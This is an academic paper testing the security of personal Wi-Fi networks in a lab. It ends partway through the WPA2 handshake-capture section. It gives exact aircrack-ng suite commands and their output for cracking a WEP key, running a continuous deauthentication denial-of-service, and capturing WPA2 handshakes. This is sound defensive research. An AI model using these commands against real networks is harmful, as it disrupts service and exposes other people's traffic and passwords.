SECURITY & DEFENCE QUARTERLY
https://securityandefence.pl/

Assessment of the effectiveness of the security features of personal wireless networks

Janusz Gierszewski[1], Michał Matuśkiewicz[2]

[1] https://orcid.org/0000-0002-8420-7900

[1]Pomeranian University in Słupsk, Krzysztofa Arciszewskiego 22A, 76-200 Słupsk

[2]michalmat44@gmail.com

[2] https://orcid.org/0000-0003-4945-7928

[2]Naval Missile Unit, Military Unit 4498, 84-313 Siemirowice

Abstract

Wireless network communication standards have become very common due to the huge benefits of their application. The use of radio waves to create networks has reduced infrastructure costs and increased the mobility of devices. The advantages of wireless communication (WLAN) also pose a challenge to the security of transmitted data. However, the use of a wireless signal poses certain threats to network security. The aim of the study was to analyse problems related to the security of WLAN 802.11. and assess its resistance to various attack strategies. It was assumed that wireless networks have an insufficient level of security. The assumed assumption is verifiable due to the ability to monitor events in networks. In order to verify the hypothesis, a number of experiments have been carried out in laboratory conditions, concerning the currently used WLAN protections from the IEEE 802.11 family of standards. The electromagnetic waves used for communication are available to the public at a distance of a few / several dozen metres from the communicating devices. It is easy to monitor air traffic using a network card that operates in monitor mode. The communication itself cannot be secured in any way, so data encryption is one way of secure transmission. During the research, the applied security features were successfully broken with the help of publicly available tools. The obtained results are distinguished by a high level of objectivity and reliability in the assessment of applied wireless network security. It was shown that there are still imperfections in the security and it is possible to break the security measures. The consequences of attacks are very serious and lead to a breach of each of the attributes of secure information. Practice has shown that it is impossible to create a wireless network that is fully secure. The findings of the study should be used to develop methods to improve information security, as well as to raise users' awareness of existing threats. Not all users of wireless networks are aware of how easy some of the commonly used security features are to break.

Keywords:

security, network security, wireless security, networking, cybersecurity

Article info
Received: 23 May 2020
Revised: 7 November 2020
Accepted: 8 November 2020
Available online: 26 November 2020
DOI: http://doi.org/10.35467/sdq/130300

Introduction

Operated ICT networks are currently the basic transmission medium that ensure reliable and prompt circulation of a lot of information. Nobody wants a stranger to take over the login and password of e.g. a bank, a mail server, or the content itself.

The importance of this problem is high, both for cable (LAN, WAN) and wireless (WLAN) networks using an IP communication protocol. The security of WLANs should be considered not only in terms of the risks inherent in the transmission medium, such as jamming, interception or impersonation of a wireless signal, but also in terms of vulnerabilities inherent in the standards and protocols used for communication (Mavrogiannopoulos, 2005, p.7).

The possibility of network security breaches has been spotted by wireless communication standards development organisations (Al-Janabi *et al.* 2017; Seba *et al.* 2019). In response to the threats, methods of network security were developed. However, it can be assumed that they are not completely free of vulnerabilities. Available tools can be used to compromise the security of information on wireless networks (Valterry, Nyberg, 2003. p. 87).

The design of the security features is aimed at eliminating as many potential threats as possible. The security features usually consist of a set of mechanisms, which include, above all, encrypting data in the radio link, authentication and ensuring the confidentiality of the users identity and location. Over time, it turned out that the use of such mechanisms in wireless systems does not ensure security of transmitted data. This is considered to be mainly due to design errors, negligence in authentication procedures, lack of transparency of the mechanisms or lack of trust in them (Ankar *et al.*, 2005, p.41).

The ways WLANs function and their protection are regulated by the IEEE 802.11 family of standards (Sosinsky, 2009, p. 358; Pacheco de Carvalho *et al.*, 2012). They specify methods of operation of wireless network protocols, types and structure of data frames and methods used for radio frequency band communication. The IEEE 802.11 WEP protocol provides authentication and encryption of data between the host and AP access point using a common 40-bit symmetric key known to both parties.

There are a large number of problems related to the security of wireless networks. Solving these problems is a major challenge for emerging technologies. In order to achieve this goal, it is necessary to create a list of as many possible threats that the average user may not be aware of, and then, based on this list, to define ways to secure wireless networks. The largest group of threats are people. It is a particular person who breaks into systems, eavesdrops, destroys data, introduces viruses or unknowingly contributes to lowering the security level.

Network security is intrinsically linked to three issues: *Confidentiality*, *Integrity* and *Availability* (C-I-A). Confidentiality means the inaccessibility of the content of the data to all those not authorised to read it. Data integrity means that the data will not be altered in any unauthorised way and will therefore remain in the required and expected proper state. Availability means the unlimited possibility of authorised users using the data. The most flagrant example of misuse of security mechanisms by users is the misuse of password systems (Valterry and Nyberg, 2003, p. 113).

Wireless networks are highly vulnerable to network threats. The security tools in the Wi-Fi specification are not perfect, but they can protect networks fairly effectively when security configuration is correct.

According to the standard, WLANs use the data encryption protocols WEP, WPA, WPA2 (Buchanan and Ramachandran, 2017, p. 60). Regardless of the encryption protocol used, or the absence thereof, management frames responsible for controlling communication between users and the access point remain unencrypted by default (Bing, 2013, p. 115). This feature of the communication protocols is used by the attacks on WLANs described in the study.

Wireless networks are constantly exposed to attempts to change the balance between the security and the risk of a system protected by various types of malicious actions by unauthorised people in that system. The article focuses on personal solutions excluding enterprise ones.

Testing of security protocols


The vulnerability testing of WLAN security protocols took place in a controlled environment simulating a real wireless network. The test network consisted of an access device and 3 computers. The device used as access point is TP-Link router model MR3420. Network cards that enable wireless connectivity for computers simulating test network clients are TP-Link WN722Nv2, Realtek RTL8723BE, and ALFA Networks AWUS036ACH for the attacker's computer. The network interface of the attacking computer works in monitor mode and this means that it listens to all incoming frames of surrounding wireless networks.

Operating systems that control the workings of computers are software based on Linux kernel. The hardware configuration of the wireless network laboratory remained the same for all experiments. The described techniques can be applied to any devices working on the wireless network, including phones, SmartTV and others. The vast majority of portable devices now have built-in Wi-Fi modules (Kelly and Clancy, 2009). What is more, household appliances with the ability to connect to wireless networks are becoming popular. All these devices are susceptible to the described attacks. This is because they take advantage of the weakness of the standards according to which all these devices must work to maintain compatibility with each other.

Reveal of the network's hidden SSID

One of the methods used to secure WLANs, apart from encrypting network traffic, is to disable the SSID broadcast by the access point. SSID, *the service set identifier* (Sosinsky, 2009, p. 354), is an identifier of the access point transmitted in beacon frames sent by the access device – the network client interface. It allows users to see what networks are available and to choose the right one. If SSID broadcasting is disabled, only users who know this parameter can connect to the access point. Implementation of such protection is not enough and its practical breakthrough is possible by using a passive technique that consists in waiting for an authorised client to connect to the access point. The event generates packets that contain the network SSID and thus reveals its value.

In the experiment, a *Wireshark* network traffic analyser was used to intercept packets. When the interface is switched to monitor mode, the software collects all packets reaching the device. When an authorised client connects to an access point, the SSID transmitted in unencrypted *Probe Request* and *Probe Response* frames can be observed. The result of the experiment and the capture of the packet from the network SSID is shown in Figure 1.


File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>

```
No.      Time          Source               Destination            Protocol  Length Info
      17 0.747611126                        HonHaiPr_d3:bc:03 (…  802.11       50 Acknowledgement, Fla
      18 0.772489793                        HonHaiPr_d3:bc:03 (…  802.11       50 Acknowledgement, Fla
      19 0.818879492   CDRSpSpk_00:8e:3a    Broadcast              802.11      228 Beacon frame, SN=130
      20 0.921155372   CDRSpSpk_00:8e:3a    Broadcast              802.11      228 Beacon frame, SN=130
      21 0.953255074                        HonHaiPr_d3:bc:03 (…  802.11       50 Acknowledgement, Fla
      22 1.023497094   CDRSpSpk_00:8e:3a    Broadcast              802.11      228 Beacon frame, SN=131
      23 1.097252907   Tp-LinkT_83:3a:8e    Broadcast              802.11      241 Beacon frame, SN=403
      24 1.125830818   CDRSpSpk_00:8e:3a    Broadcast              802.11      228 Beacon frame, SN=131
      25 1.330616657   CDRSpSpk_00:8e:3a    Broadcast              802.11      228 Beacon frame, SN=131
      26 1.381988521   ASUSTekC_bb:18:c5    Broadcast              802.11      162 Probe Request, SN=12

▾ IEEE 802.11 Wireless Management
  ▾ Tagged parameters (106 bytes)
    ▾ Tag: SSID parameter set: APSL_LAB
        Tag Number: SSID parameter set (0)
        Tag length: 8
        SSID: APSL_LAB
    ▸ Tag: Supported Rates 1, 2, 5.5, 11, [Mbit/sec]
    ▸ Tag: Extended Supported Rates 6, 9, 12, 18, 24, 36, 48, 54, [Mbit/sec]
    ▸ Tag: DS Parameter set: Current Channel: 1
    ▸ Tag: HT Capabilities (802.11n D1.10)
    ▸ Tag: Extended Capabilities (9 octets)
    ▸ Tag: VHT Capabilities

0000  00 00 24 00 2f 40 00 a0  20 08 00 00 00 00 00 00   ··$·/@··  ········
0010  e9 61 92 02 00 00 00 00  10 02 6c 09 a0 00 c7 00   ·a······  ··l·····
0020  00 00 c7 00 40 00 00 00  ff ff ff ff ff ff 40 b0   ····@···  ······@·
0030  76 bb 18 c5 ff ff ff ff  ff ff f0 4b 00 08 41 50   v·······  ···K··AP
0040  53 4c 5f 4c 41 42 01 04  02 04 0b 16 32 08 0c 12   SL_LAB··  ····2···
0050  18 24 30 48 60 6c 03 01  01 2d 1a 2d 01 13 ff 00   ·$0H`l··  ·-·-····
0060  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ········  ········
0070  00 00 00 00 00 7f 09 04  00 0a 02 01 00 00 40 80   ········  ······@·
0080  bf 0c 92 71 90 33 fe ff  86 01 fe ff 86 01 dd 07   ···q·3··  ········
0090  00 50 f2 08 00 22 00 ff  03 02 00 1e dd 08 8c fd   ·P···"··  ········
00a0  f0 01 01 02 01 00 7e bb  5c 2d                     ······~·  \-

Tag (wlan.tag), 10 bytes    Packets: 348 · Displayed: 348 (100.0%) · Dropped: 0 (0.0%)    Profile: Default
```

Figure 1. Captured packet containing the access point's hidden SSID.

If users are already connected to the access point, instead of waiting for a re-connection, an attacker may send a fake authentication cancellation package. Receiving such a packet will force the client to renegotiate the connection and exchange packets revealing the SSID of the wireless network. For a description of how to launch an authentication cancellation attack, see later.

Attacks on WEP transmission encryption

The vulnerabilities of the WEP protocol (Wired Equivalent Privacy), according to the sources (Buchanan and Ramachandran 2017, p. 60), were published as early as 2001, but we may still encounter wireless networks protected by it. According to the wigle.net service, which collects information on wireless communication points, as many as 5.32% (https://wigle.net/stats, 8.05.2020) of WLAN access points use WEP encryption as a method of securing data transmission. The standard uses the RC4 streaming cipher to ensure transmission confidentiality (Erickson, 2008, p. 433–449) and the CRC-32 checksum system to confirm data integrity. The RC4 is a symmetric cipher so it is vulnerable to attacks based on analysis of data encrypted with the same key. The increased computational complexity of WEP has been achieved by the introduction of the initialisation vector (IV). In the WEP standard, it is a 24-bit variable number for each transmitted packet combined with a user-specified key, creating a RC4 key unique for each packet. The IV bit length means that the size of the key specified by the user can be 40 bits for a 64-bit RC4 key or 104 bits for a 128-bit key. Due to the size of the key provided by the user in accordance with the official protocol specification, there are two versions of WEP defined as WEP-40 and WEP-104, respectively. The basic WEP algorithm runs sequentially as follows:


1) The value of vector IV is selected – from zero, then increased by one for each next transmitted packet or by a random value.

2) The value IV is combined with the WEP user key resulting in the key for the RC4 algorithm.

3) The ICV (Integrity check value) is calculated using the CRC-32 algorithm.

4) Data and checksum are combined and encrypted by means of XOR operations with the obtained key.


The first publication describing an attack on WEP protocol was created by well-known cryptologists: Scott Fluhrer, Itsik Mantin, and Adi Shamir. The study entitled: *Weaknesses in the Key Scheduling Algorithm of RC4* was published in 2001. The attack described by cryptologists is the most popular method of attacking WEP protocol. The technique uses IV vectors and gaps in the algorithm for generating internal keys of the RC4 cipher. The experiment to check the correctness of theoretical considerations began with logging into the access point and choosing the method of encrypting wireless connections. The password "KLUCZWEPSIECI" was set as the WEP key of the network. In practice, the simplest possible method of exploiting the vulnerability is to use a script called *airgeddon,* which enables fully automated attacks on WEP network security and others. Starting an attack requires only basic configuration such as choosing a network interface and selecting the attack to be launched. The following screenshot shows the interface of the script which automates execution of an attack on wireless networks protected by the WEP protocol. As can be seen in Figure 2, it is quite simple and is allowed to act using the intuitive options selection menu.



```
******************************* WEP attacks menu *******************************
Interface wlan0mon selected. Mode: Monitor. Supported bands: 2.4Ghz

Select an option from menu:
---------
0.  Return to main menu
1.  Select another network interface
2.  Put interface in monitor mode
3.  Put interface in managed mode
4.  Explore for targets (monitor mode needed)
------------- (monitor mode needed for attacks) -------------
5.  WEP "All-in-One" attack
---------
*Hint* The WEP "All-in-One" attack combines different techniques to generate eno
ugh traffic to decrypt the key (Caffe Latte, Hirte, Replay, Chop-Chop, Fragmenta
tion, Fake association, etc.)
---------
```

Figure 2. Text interface of an attack script.

To exploit the weaknesses of the WEP protocol and launch a successful attack, it is necessary to intercept a sufficiently large number of packets, so the script artificially generates network traffic. It sends ARP requests to the network broadcast address to facilitate the collection of the right amount of data. While network traffic-intercepting tools save eavesdropped packets to a file, the script's *aircrack-ng* program exploits the cryptographic weaknesses of WEP. The cracking process itself usually takes less than a minute. The result of the attack is shown in Figure 3.



```
                               Aircrack-ng 1.6


                 [00:00:00] Tested 783 keys (got 492990 IVs)

   KB    depth   byte(vote)
    0    0/ 17   4B(658944) 95(523776) 88(521984) CA(519680) 33(519168) BD(517888)
    1    0/  1   79(694016) D5(525568) 15(523776) B7(517888) E0(517120) 81(515584)
    2    9/  2   70(513280) 0B(512256) D5(512000) FD(511744) 7A(511488) ED(510208)
    3    4/  3   91(517376) 55(515328) 47(514560) 57(512768) DA(512256) 0A(512000)
    4    0/  1   7A(674560) 32(526592) 75(526336) 11(521472) 65(521216) 42(519680)

     KEY FOUND! [ 4B:4C:55:43:5A:57:45:50:53:49:45:43:49 ] (ASCII: KLUCZWEPSIECI )
        Decrypted correctly: 100%


┌─[root@parrot]─[/home/user]
└──╼ #
```


Figure 3. Successful attack on WEP protocol.

The time needed to capture enough packets in the test environment was about 10 minutes due to the small network size. The WEP protocol, no matter how complex the password used, is completely vulnerable to attacks. The only variable when carrying out an attack is the number of packets collected. Breaking the security of WEP exposes the information transmitted in the network to the violation of availability, integrity and confidentiality attributes. The mechanism and simplicity of the attack shows how serious the problem is. A possible protection against the attack is the use of stronger network traffic encryption methods – it is not possible to fix WEP protocol design errors.

Deauthentication attack

WLANs are vulnerable to *Denial of* Service (DoS) attacks. A characteristic feature of the transmission medium is jamming of the signal, but the attack will concern only the vulnerability contained in the IEEE 802.1 standard. *Denial of* Service (DoS) attacks are aimed at making the network service, system or infrastructure inoperable (Erickson, 2008, p. 251). In the case of WLANs, the technique consists in cancelling the authentication of devices connected to the access point. The attack is possible regardless of the security and encryption methods used in the created network. As mentioned earlier, the management frames responsible for controlling communication between users and the access point remain unencrypted (Bing, 2013, p. 115) regardless of the communication encryption protocols used. The access point has been configured to use WPA2 with an eight-character password generated at random to encrypt communication.


An attempt to disrupt the network began by downloading information about the access points within range of the device. The *airodump-ng* tool was used for this. The tool is started with the command *airodump-ng wlan0mon*, where the parameter is the name of the network interface in monitor mode. Execution of the command returns in a list of access points the console window that are in the range of the network interface. The result of the command is shown in Figure 4.



```
CH 38 ][ Elapsed: 36 s ][ 2020-03-20 04:50

BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

64:D1:54:55:45:6F   -1        0        0    0  44   -1                    <length:  0>
64:D1:54:32:F5:D7   -1        0        0    0  60   -1                    <length:  0>
A4:2B:B0:FE:24:5C  -78       40        0    0   6  270   WPA2 CCMP   PSK  APSL_LAB
```

Figure 4. Packets reached to network interface.

The output presented in the screenshot was limited to the infrastructure used during the research. The network that was attacked according to the acquired data has WPA2 encryption, BSSID A4:2B:B0:FE:24:5C and APSL_LAB identifier. Sending authentication cancellation packages to the BSSID (Basic Service Set Identifier) address of the network should disconnect all clients currently connected to the network. The execution of the attack was verified empirically by checking the status of devices connected to WLAN. Properly crafted packets were sent to the network using the *aireplay-ng* command. Its syntax used in the attack was: *aireplay-ng –deauth* 0 –a A4:2B:B0:FE:24:5C wlan0mon. The program expands the parameters of the command as follows –deauth 0, it means repeating without any limit the sending of a packet to cancel the authentication. Changing the number of digits to another one will send the number of packets specified by its value. The parameter –a allows you to specify the BSSID address of the access point, while wlan0mon indicates the interface available in monitor mode. The result of the command is displayed in Figure 5.



```
┌─[✗]─[root@parrot]─[/home/user]
└──╼ #aireplay-ng --deauth 0 -a A4:2B:B0:FE:24:5C wlan0mon
07:19:35  Waiting for beacon frame (BSSID: A4:2B:B0:FE:24:5C) on channel 8
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
07:19:35  Sending DeAuth (code 7) to broadcast -- BSSID: [A4:2B:B0:FE:24:5C]
07:19:36  Sending DeAuth (code 7) to broadcast -- BSSID: [A4:2B:B0:FE:24:5C]
07:19:36  Sending DeAuth (code 7) to broadcast -- BSSID: [A4:2B:B0:FE:24:5C]
07:19:37  Sending DeAuth (code 7) to broadcast -- BSSID: [A4:2B:B0:FE:24:5C]
07:19:37  Sending DeAuth (code 7) to broadcast -- BSSID: [A4:2B:B0:FE:24:5C]
07:19:38  Sending DeAuth (code 7) to broadcast -- BSSID: [A4:2B:B0:FE:24:5C]
07:19:38  Sending DeAuth (code 7) to broadcast -- BSSID: [A4:2B:B0:FE:24:5C]
07:19:39  Sending DeAuth (code 7) to broadcast -- BSSID: [A4:2B:B0:FE:24:5C]
07:19:40  Sending DeAuth (code 7) to broadcast -- BSSID: [A4:2B:B0:FE:24:5C]
07:19:40  Sending DeAuth (code 7) to broadcast -- BSSID: [A4:2B:B0:FE:24:5C]
07:19:41  Sending DeAuth (code 7) to broadcast -- BSSID: [A4:2B:B0:FE:24:5C]
07:19:41  Sending DeAuth (code 7) to broadcast -- BSSID: [A4:2B:B0:FE:24:5C]
07:19:42  Sending DeAuth (code 7) to broadcast -- BSSID: [A4:2B:B0:FE:24:5C]
07:19:42  Sending DeAuth (code 7) to broadcast -- BSSID: [A4:2B:B0:FE:24:5C]
```

Figure 5. Successfully sent authentication cancellation packages.

The result of the attack is a continuous disconnection of clients from the access point. No machine was able to use the network infrastructure during the test. The attack was carried out without knowing the network access password. It poses a huge threat to the attribute of availability of information transmitted in WLANs. Attacks such as authentication cancellation may be part of another discussed group of attacks on wireless networks.

WPA/WPA2 PSK security breach

WPA/WPA2 standards are currently the most common method of securing data in wireless networks. According to wigle.net, they cover 72.4% of all access points (https://wigle.net/stats, 8.05.2020). The standard allows, among other things, for authentication based on the PSK (*Pre-Shared Key)* protocol (Buchanan and Ramachandran, 2017, p. 68) based on transmission participants sharing encryption keys. To carry out an attack on a shared key, it is necessary to intercept the exchange of packets transmitted between the access point and the client beforehand (Bersani and Tschofening, 2007). It takes place during the four-stage authentication negotiations illustrated in the graphics below:




Figure 6. The course of exchange of authentication negotiation packages (Buchanan and Ramachandran, 2017, p. 68).

The WPA/WPA2 PSK operation is based on the calculation of the PTK session key using a previously known PSK and other variables: the SSID of the network, the SNonce random value generated by the client, the ANonce generated by the access point, the MAC addresses of the client and the access point. The calculated key is used to encrypt data sent between the client and the access point. An attacker is able to intercept all elements needed to calculate the PTK key, except the PSK value. There is, therefore, a chance to recreate the PSK value based on a list of potential passwords or using the bruteforce method. The tool used to break a password is supposed to perform PSK key calculations based on each password from the dictionary or each generated character combination. The PTK key is calculated and its correctness is verified using captured data and a verified PSK. The verification of theoretical considerations was carried out on a test network with an access point set to use the WPA2 standard. The machine attacking with the *aircrack-ng* packet first started intercepting and saving network traffic of

APSL_LAB network on disk. This enabled the airodump-ng –bssid A4:2B:B0:FE:24:5C –channel 8 –write WPA2APSL wlan0mon. Parameters with which the program was run consecutively mean: –bssid is the bssid address of the access point being attacked, –channel means the channel on which the access point is working, parameter –write saves the captured data to a file with the given name, and last parameter wlan0mon means the interface in monitor mode used to launch the attack. After running the program, you can see already connected clients as in Figure 7.



```
CH  8 ][ Elapsed: 18 s ][ 2020-03-25 08:06

BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

A4:2B:B0:FE:24:5C  -22 100      176       14    0   8  270   WPA2 CCMP   PSK  APSL_LAB

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

A4:2B:B0:FE:24:5C  00:C0:CA:A8:9E:B9  -19    0 - 1e   186       12
A4:2B:B0:FE:24:5C  40:B0:76:BB:18:C5  -36    0 - 1e     0        9
```

Figure 7. Airodump-ng during interception of network traffic.

The acquisition of authentication negotiation packages is possible when an authorised client connects to the network. An attacker may force the clients to reconnect again via the authentication cancellation attack discussed earlier. The program communicates by writing „WPA handshake: A4:2B:B0:FE:24:5C" in the console. The situation is shown in Figure 8.




```
CH  8 ][ Elapsed: 4 mins ][ 2020-03-25 08:10 ][ WPA handshake: A4:2B:B0:FE:24:5C

BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

A4:2B:B0:FE:24:5C  -22   0     2039      203    0   8  270   WPA2 CCMP   PSK  APSL_LAB

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

A4:2B:B0:FE:24:5C  00:C0:CA:A8:9E:B9  -19    1e- 1      0      164  EAPOL
A4:2B:B0:FE:24:5C  40:B0:76:BB:18:C5  -47    1e- 1e    23       84  EAPOL  APSL_LAB
A4:2B:B0:FE:24:5C  30:B5:C2:1A:C7:4B   -1    1 - 0      0       24
```

Figure 8. Interception of an authentication negotiation package.

